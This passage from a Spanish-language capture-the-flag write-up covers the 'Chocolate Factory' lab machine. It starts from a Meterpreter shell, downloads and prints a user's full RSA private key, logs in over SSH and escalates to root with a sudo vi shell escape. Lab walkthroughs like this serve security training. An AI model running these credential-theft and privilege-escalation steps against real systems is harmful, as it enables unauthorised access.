OS           : Ubuntu 20.04 (Linux 5.15.0-139-generic)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
```


`getuid`



```
Server username: www-data
```

Se accede al directorio: `/home/charlie`.

```
ls -la
```




```
==========================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100644/rw-r--r--  3771  fil   2018-04-04 20:30:26 +0200  .bashrc
040700/rwx------  4096  dir   2020-09-01 19:17:34 +0200  .cache
040700/rwx------  4096  dir   2020-09-01 19:17:36 +0200  .gnupg
040775/rwxrwxr-x  4096  dir   2020-09-29 20:08:59 +0200  .local
100644/rw-r--r--  807   fil   2018-04-04 20:30:26 +0200  .profile
100644/rw-r--r--  1675  fil   2020-10-06 19:13:21 +0200  teleport
100644/rw-r--r--  407   fil   2020-10-06 19:13:21 +0200  teleport.pub
100640/rw-r-----  39    fil   2020-10-06 19:11:05 +0200  user.txt
```

Se descarga los archivos `teleport` y `teleport.pub`.

```
download teleport.pub
```


```
cat teleport.pub
```



```
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDhp2s9zdSH3xFgOtnwJQEOBYsQ1TJsXrSUyT1hA4ENH6Cm5FbUDMvXYrfn8yLdXC2nQ1LCaVLuFrjL2y/aQ9e/yUU6YuLUVXaGqVA8vD+6ecQXBRsvgoGoF6YgN59XmnEyYKqqC4lciTOSUAhc1iF/EuvxwFL8cmiH/uqYuqsOhc2HBiMHfOCi/tFS2TXkm/XUPQi2
zKvnim9iEJCB2iitTuXjYRklrIiiYcqifWOSh93X+hh84HCDPok6U0fWMUmjIhmDY6YSGdKNSW1n2ZLOZDK/czgA5FCjdl4tv7NudInJwQRFo5s+VvR1HLcqg3v2W352H6NKD90z9Nhh7kvj charlie@chocolate-factory
```

```
download download teleport
```

```
cat teleport
```



```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA4adrPc3Uh98RYDrZ8CUBDgWLENUybF60lMk9YQOBDR+gpuRW
1AzL12K35/Mi3Vwtp0NSwmlS7ha4y9sv2kPXv8lFOmLi1FV2hqlQPLw/unnEFwUb
L4KBqBemIDefV5pxMmCqqguJXIkzklAIXNYhfxLr8cBS/HJoh/7qmLqrDoXNhwYj
B3zgov7RUtk15Jv11D0Itsyr54pvYhCQgdoorU7l42EZJayIomHKon1jkofd1/oY
fOBwgz6JOlNH1jFJoyIZg2OmEhnSjUltZ9mSzmQyv3M4AORQo3ZeLb+zbnSJycEE
RaObPlb0dRy3KoN79lt+dh+jSg/dM/TYYe5L4wIDAQABAoIBAD2TzjQDYyfgu4Ej
Di32Kx+Ea7qgMy5XebfQYquCpUjLhK+GSBt9knKoQb9OHgmCCgNG3+Klkzfdg3g9
zAUn1kxDxFx2d6ex2rJMqdSpGkrsx5HwlsaUOoWATpkkFJt3TcSNlITquQVDe4tF
w8JxvJpMs445CWxSXCwgaCxdZCiF33C0CtVw6zvOdF6MoOimVZf36UkXI2FmdZFl
kR7MGsagAwRn1moCvQ7lNpYcqDDNf6jKnx5Sk83R5bVAAjV6ktZ9uEN8NItM/ppZ
j4PM6/IIPw2jQ8WzUoi/JG7aXJnBE4bm53qo2B4oVu3PihZ7tKkLZq3Oclrrkbn2
EY0ndcECgYEA/29MMD3FEYcMCy+KQfEU2h9manqQmRMDDaBHkajq20KvGvnT1U/T
RcbPNBaQMoSj6YrVhvgy3xtEdEHHBJO5qnq8TsLaSovQZxDifaGTaLaWgswc0biF
uAKE2uKcpVCTSewbJyNewwTljhV9mMyn/piAtRlGXkzeyZ9/muZdtesCgYEA4idA
KuEj2FE7M+MM/+ZeiZvLjKSNbiYYUPuDcsoWYxQCp0q8HmtjyAQizKo6DlXIPCCQ
RZSvmU1T3nk9MoTgDjkNO1xxbF2N7ihnBkHjOffod+zkNQbvzIDa4Q2owpeHZL19
znQV98mrRaYDb5YsaEj0YoKfb8xhZJPyEb+v6+kCgYAZwE+vAVsvtCyrqARJN5PB
la7Oh0Kym+8P3Zu5fI0Iw8VBc/Q+KgkDnNJgzvGElkisD7oNHFKMmYQiMEtvE7GB
FVSMoCo/n67H5TTgM3zX7qhn0UoKfo7EiUR5iKUAKYpfxnTKUk+IW6ME2vfJgsBg
82DuYPjuItPHAdRselLyNwKBgH77Rv5Ml9HYGoPR0vTEpwRhI/N+WaMlZLXj4zTK
37MWAz9nqSTza31dRSTh1+NAq0OHjTpkeAx97L+YF5KMJToXMqTIDS+pgA3fRamv
ySQ9XJwpuSFFGdQb7co73ywT5QPdmgwYBlWxOKfMxVUcXybW/9FoQpmFipHsuBjb
Jq4xAoGBAIQnMPLpKqBk/ZV+HXmdJYSrf2MACWwL4pQO9bQUeta0rZA6iQwvLrkM
Qxg3lN2/1dnebKK5lEd2qFP1WLQUJqypo5TznXQ7tv0Uuw7o0cy5XNMFVwn/BqQm
G2QwOAGbsQHcI0P19XgHTOB7Dm69rP9j1wIRBOF7iGfwhWdi+vln
-----END RSA PRIVATE KEY-----
```

Se encuentra la *id_rsa* del usuario `charlie`.


SSH

Se accede al servicio **SSH** con el usuario (`charlie`) y la id_rsa.

Se dan permisos a la *id_rsa*.

`chmod 600 teleport`


`ssh -i teleport charlie@10.10.220.186`



```
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Thu 24 Jul 2025 05:10:54 PM UTC

  System load:  0.0               Processes:             1863
  Usage of /:   76.0% of 8.76GB   Users logged in:       0
  Memory usage: 34%               IPv4 address for ens5: 10.10.220.186
  Swap usage:   0%


Expanded Security Maintenance for Infrastructure is not enabled.

14 updates can be applied immediately.
11 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

38 additional security updates can be applied with ESM Infra.
Learn more about enabling ESM Infra service for Ubuntu 20.04 at
https://ubuntu.com/20-04


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Oct  7 16:10:44 2020 from 10.0.2.5
Could not chdir to home directory /home/charley: No such file or directory
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

charlie@ip-10-10-220-186:/$ ls
```


Sudo

`sudo -l`



```
Matching Defaults entries for charlie on ip-10-10-220-186:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User charlie may run the following commands on ip-10-10-220-186:
    (ALL : !root) NOPASSWD: /usr/bin/vi
```

En GTFOBins se encuentra que `vi` puede ser usado con `sudo` para obtener una shell privilegiada.




Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo vi -c ':!/bin/sh' /dev/null
```


`sudo vi -c ':!/bin/sh' /dev/null`



```
# whoami
root
```


Se accede al directorio: `/root`.

`ls`



```
root.py  snap
```

`cat root.py`



```
from cryptography.fernet import Fernet
import pyfiglet
key=input("Enter the key:  ")
f=Fernet(key)
encrypted_mess= 'gAAAAABfdb52eejIlEaE9ttPY8ckMMfHTIw5lamAWMy8yEdGPhnm9_H_yQikhR-bPy09-NVQn8lF_PDXyTo-T7CpmrFfoVRWzlm0OffAsUM7KIO_xbIQkQojwf_unpPAAKyJQDHNvQaJ'
dcrypt_mess=f.decrypt(encrypted_mess)
mess=dcrypt_mess.decode()
display1=pyfiglet.figlet_format("You Are Now The Owner Of ")
display2=pyfiglet.figlet_format("Chocolate Factory ")
print(display1)
print(display2)
```

`python root.py`

Finalmente, el script `root.py` solicita la clave identificada previamente (`key_rev_key`), y al introducirla, muestra la flag final de la máquina.